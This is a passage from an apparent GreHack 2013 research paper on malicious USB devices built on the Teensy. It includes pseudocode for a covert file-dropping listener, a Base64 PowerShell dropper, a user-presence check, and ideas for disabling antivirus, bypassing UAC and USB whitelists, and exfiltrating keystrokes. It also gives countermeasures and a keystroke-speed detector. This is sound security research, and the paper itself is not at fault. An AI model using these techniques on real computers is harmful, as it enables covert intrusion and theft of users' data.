In order to communicate between the computer's victim and the Teensy, we worked on creating a more efficient interface, which will be a listener. The goal of this program is to listen directly to the commands of the Teensy and execute orders that are demanded. It would be an infinite loop which wait for the order of the Teensy. For example, here is the case of a deployment of a file in the victim's system:


```
While (1):
Wait for an Order
    Switch (Order):
    Case : Deploy a file
        Scan until the COM port has been found
        Receive size of deployed file
        For i in 1..size:
            Copy received packets to the file
        Close the file
        Launch it in background
    Case : ...
```

We worked on a protocol of communication for the deployment of a file. At first, the listener scan which COM port is being used by the Teensy. Then the first data sent by the Teensy would be the size of the deployed file. It will be terminated by an "X" meaning that next packets sent are the data of the deployed file. For each data received, the listener copies it to the file previously opened. Then, the file is closed and it can be launched in background, meaning that there is no apparent window on the Desktop.

The Teensy would just have to send data directly from the SD Card:

```
Initialize the Serial configuration
Initialize the SD Card
Send on Serial the command to deploy a file
Send size of deployed file
Send a "X"
Send packets from SD Card of the file
```

Here is the architecture of the communication for a malicious USB mouse:



Architectural Diagram

There is a USB HUB in order to connect both mouse and Teensy. By this way, the Teensy is invisible to the victim and it can communicate with the SD Card in order to drop some executables, directly by sending data to the listener.

As you may have noticed, there still is one problem with this listener. How can we send this executable? We used the drop payload style of SET in order to do so. But the goal is to be as discrete as possible and we wanted to minimize the time of the transfer. The only parameter to play with is the size of the file. In order to achieve that, we made a program as light as possible. To that purpose we wrote it directly in assembly with MIASM[?] and make the executable with Elfesteem[?]. We used only one section that will contain both the code and the import directory. We reached a size of 996 bytes for our listener.

At this step, we are still complying to the SET payload type, which write bytes directly to the NotePad and then open a powershell to transform the text version into an executable. However we decided to go further : we don't want to open a Notepad and then a Powershell since it is two steps that can be done in one, directly in the Powershell. Besides the major part of the whole process is to transfer the text file. For that purpose, we decided to encode the text file into Base64. Indeed there are only 95 printable keys on the keyboard and the closest inferior multiple of 2 is 64. We lower the size of the file to 6828 Bytes.

We have experimented a time of 14 seconds to launch the listener, by only pressing keys with the Keyboard as the Teensy demanded.

Afterwards, the communication protocol is in place : everything can be done with a maximum of discretion. The Teensy can adapt his reaction to the behavior of the computer. For example it can be used to detect the version of Windows and then select an appropriate exploit from the SD Card adapted to the version of the system. Once the protocol is set up, the attacker have myriads of possibility.

The dropper is only an example of what can be done with such a listener but we could guess others commands which can be executed. For example the listener could provide pieces of information about the victim's computer in order to adapt payloads to the configuration of the computer. Indeed you can retrieve those by the command "ver" or "systeminfo" in cmd.exe. More interesting point, you can try to determine the antivirus of your victim and disable it. You also can modify the registry base of the computer in order to make the listener or another program persistent.

We could also improve the listener in order to act as a server between the computer and the Teensy. Once it is uploaded on the computer, it can send information to the Teensy, for instance sending user keystroke or private documents to the SD card if the attacker's plan is to get back his Teensy later or identifying version of softwares to try a privilege escalation. The advantage of using directly the Teensy and not doing it by a program himself is to usurp the user identity. Indeed some commands would be rejected by the system if it is a program that demanded them. But we can think of using the keyboard and the mouse to do it, making the system believe that the user is querying it. By this way, we can for example disable the firewall.

The listener is therefore very powerful when installed. In order to check that we can reinforce the success of the Installation by setting up a CRC at the very beginning of the file. It would compute it himself and then send it to the Teensy. If it is correct, the installation has been completed. Otherwise, if there is no answer or the checksum is incorrect, the Teensy would demand a reinstallation of the listener.

3.5 Detecting user presence

As we have seen previously, the execution of an attack by keystroke is very showy. The attacker can only type commands in a window at the forefront of the operating system. So it is essential to detect if the user is physically present at his post before starting execution because if he is, he may close the shell window that opens or type with his keyboard, which will modify the script we are writing.

To do that, we can turn on the capslock led, which has the effect that the user will write in capital letters. Then we wait ten minutes. If, after this time the led is still on, we can assume that the user does not use his computer. Of course this method is not optimal, it means only that the user is probably not using his keyboard. But he can be in front of the computer, watching a movie, or using only the mouse. Today, considering the small amount of information that Teensy can receive from the system (only status of 3 leds) there is no 100% reliable method. Therefore it justifies the fact that we try to minimize the visual impact and the execution time of Teensy attacks.

4. COUNTERMEASURES

First we have to contradict a popular belief: using an account without administrator privileges of the system is not sufficient to protect against Teensy payloads. In fact, several payloads do not need administrator privileges and they can be very harmful: keylogging, download and execute. Furthermore all Teensy payloads can bypass the Windows User Account Control (UAC), which is present since Windows Vista, and have for goal to prevent the system from undesired modifications. To do this, the Teensy acts as if the user clicked "yes" by pressing the left arrow and then enter.

Another weak protection against Teensy is to block storage device, ie block devices that contain memory, such as flash drives or hard drives. Indeed this policy is often applied in companies to avoid the leak of information. But here the Teensy is not seen as a storage device but as a keyboard, even if it has a SD card.

At the recent conference SSTIC 2013, a talk[12] advises companies to establish a white list of allowed USB devices by matching the USB descriptor of the device. This descriptor contains following information: the USB class, the unique couple vendor ID/product ID, the string description of the device and many additional information such as the serial number. With this protection, you can allow only one type of keyboard of a certain brand. This protection can be bypassed by the Teensy by changing constants VENDOR_ID and PRODUCT_ID in the file usb_desc.h. This file contains all the variables related to the USB descriptor, it is dynamically compiled when we compile a payload for the Teensy. These constants represents the USB descriptor that the system will see. The attacker still have to determine exactly which keyboard the victim uses.

Another way in which we might think to protect us is to allow only a single pair keyboard / mouse for each computer. But once again, it is weak: it is possible to program the Teensy to become a real mouse, connecting it the laser sensor, clicks and wheel. In addition to being a real mouse, it may also behave maliciously[13]. This remark is also valid for a keyboard. So the system sees in this case only one mouse or keyboard connected. It also makes the detection of the activity of the user much easier because you can know if he is using his mouse or not.

Finally the best protection is, as far as possible, physically or software convict USB ports on the computer. This is possible via the bios or by setting this key to 4 in the Windows register: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UsbStor

If you know that you are a victim of these attacks, for instance you saw a window shell automatically type script or you discovered a Teensy in your mouse, there are various ways to trace the attacker. First is to check your log browsing history. Kautilya works mainly with Pastebin but it can be adapted to use other website such as dropbox or anything else which allows to store text. But interesting fact is when the payload send content to the internet (keylogging, hashdump, wlan password dump) it contains the login and the password of the user. So you can retrieve the information that have been leaked.

In the case where the payload download an executable, for instance like a meterpreter or a simple shell, you can find by using reverse engineering, the IP server of the attacker. The main problem is to know the code that was executed by the Teensy. Several tools exist to dump the memory of an arduino based controller.

It is difficult to protect against these attacks because the device tries to act as a normal user and the system cannot make any difference. The only difference that we noticed compared to a human is the typing speed of keystroke. As we see previously, the write speed of the Teensy is between 62 and 500 keystrokes per second, whereas a human person cannot exceed 10. We used this difference to create a tool that would block the system if the number of keys typed is too high. Thereby detecting the presence of an attack by keyboard.

To do this, we put a keyboard hook. A hook consists in intercepting function calls to perform pre-processing, such as changing the arguments. Here it is a hook on the function that handles keystrokes in order to compute the writing speed and to cancel the keyboard event if the writing speed is over 30 keystrokes per second. Thereby, Teensy actions will be blocked. This tool has blocked all payloads that we tested, and does not cause any false positive.

But if the attacker has knowledge of such a tool, it can bypass it by adding delays between keys. With our tool, an attacker must add a second delay whenever 30 keys are typed. For instance, the kautilya payload ”download and exec” (that was described in part 2) is one of the fastest payload to execute (14 sec) and sends 1134 key to the system. To bypass our tool with the method we have just explained, this payload will last 51 seconds, which is 3.6 times longer than the original one. This time factor is substantially the same for all payloads, which can lead to very long executions, and thus increase the probability of detecting an attack.

5. FUTURE WORK

Teensy attacks are only in their beginning, there is much point to improve. First, the detection part could be more developed : for instance, we should use sensors such as a micro to detect if the user is in front of the screen, watching a movie, or typing on his keyboard. An advantage of the Teensy is his arduino based architecture which allows to connect a lot of extensions. This method would be much more efficient than to look at the keyboard leds. It also remains to implement the possibilities mentioned in section 3.4 about the listener in order to have better interactions between the victim's computer and the Teensy. Finally, to validate our solutions, we could also test the effectiveness of these attacks in a real environment such as a company.

6. CONCLUSION

Today's attacks using external devices are growing. USB stick, mobile phone, mp3 player or even a mouse can be a source of infection. The range of possibilities opens up from day to day, for instance at the upcoming BlackHat Conference, a research team will present a way to inject malware into iOS Devices via malicious chargers[14]. In this article we look at the possibilities offered by this type of attack by focusing on the Teensy microcontroller on the Windows operating system, although the results are adaptable for all operating systems. The great advantage of this type of attack is that they are almost undetectable because they behave like a normal user. This article shows the weaknesses of various attacks and ways to improve them. In particular we implemented a technique for removing network queries during attacks by storing the payload on a SD card and establishing a communication protocol between the Teensy and the target. Finally the article shows that most methods set up against this are inefficient and we propose several ideas to detect or delay them. To illustrate this, we show a proof of concept that can detect an Teensy attack by measuring the tape speed on keyboard. The proliferation of articles on this subject shows that these attacks are underestimated by companies.

We also conclude from this analysis an interesting point: the more information the attacker has about the target (if it uses tools of detection, keyboard model in a company), the more chance he has to succeed in his attack.

This article feeds the debate of the ”Bring Your Own Device” (BYOD) [15], and the boundaries between personal and work spheres. This article shows that the solution to this issue will go through the development of detection tools, which are not sufficiently efficient today.

7. REFERENCES

[1] Stuxnet/Duqu, "http://www.cs.arizona.edu/ collberg/teaching/466-566/2012/resources/presentations/2012/topic9-final/report.pdf."

[2] H. pierce network with jerry-rigged mouse, "http://www.theregister.co.uk/2011/06/27/mission impossible mouse attack."

[3] Teensy, "http://www.pjrc.com/store/teensy3.html."

[4] A. Crenshaw, "https://www.defcon.org/images/defcon-18/dc-18-presentations/crenshaw/defcon-18-crenshaw-phid-usb-device.pdf."

[5] labofapenetrationtester, "http://labofapenetrationtester.blogspot.fr/2012/04/teensy-usb-hid-for-penetration-testers.html."

[6] "Kautilya, http://code.google.com/p/kautilya/."

[7] TrustedSec, "https://www.trustedsec.com/downloads/social-engineer-toolkit/."

[8] O ensiveSecurity, "http://www.o ensive-security.com/o sec/advanced-teensy-penetration-testing-payloads/ - advanced teensy penetration testing payloads."

[9] ZTiKnl, "http://forum.pjrc.com/threads/16758-teensy-3-microsd-guide - teensy 3 microsd guide."

[10] PJRC, "http://www.pjrc.com/teensy/td _keyboard.html."

[11] SDFatLib, "https://code.google.com/p/sdfatlib/."

[12] B. Badrignans, "Attaques applicatives via peripheriques usb modifies infection virale et fuites d'informations," 2013.

[13] nes, "http://www.nes.fr/securitylab/?p=532."

[14] B. iOS malicious chargers, "http://www.blackhat.com/us-13/brie ïňAngs.html."

[15] P. Pailloux, "http://www.lemagit.fr/technologie/securite-technologie/menaces-informatiques/2012/10/05/patrick-pailloux-anssi-declenche-une-polemique-autour-du-byod/."

4 GreHack 2013 organizers/ Thanks

Dear attendees,

It has been a great pleasure to welcome you to GreHack 2013 conference. We hope you enjoyed the technical (and social) program, where we aimed to both learn and discuss the increasing complexity of software security and its new challenges. We hope that we have brought a good mix of industrial and academic achievements, where security continues to be an important research area. We hope that new approaches, methods and tools presented here will be useful in both industry and academia.

The goal was to bring researchers and practitioners together to discuss state of the art, practice and future prospects in the field. We hope with this program that we have succeeded in this endeavor.

We like to thank all the submissions and contribution to the program – without all such a hard research work it would not have been a conference with such an interesting focus. We hope our program will attract you to participate, read and contribute to further improving the research and collaboration and to participate to next editions.

The GreHack 2013 organizers
`http://grehack.org/en/2013/index.php/Committees-english/`

5 Bonus

5.1 SecurityReactions / When the client asks me to verify their fix

Figure 3: When the client asks me to verify their fix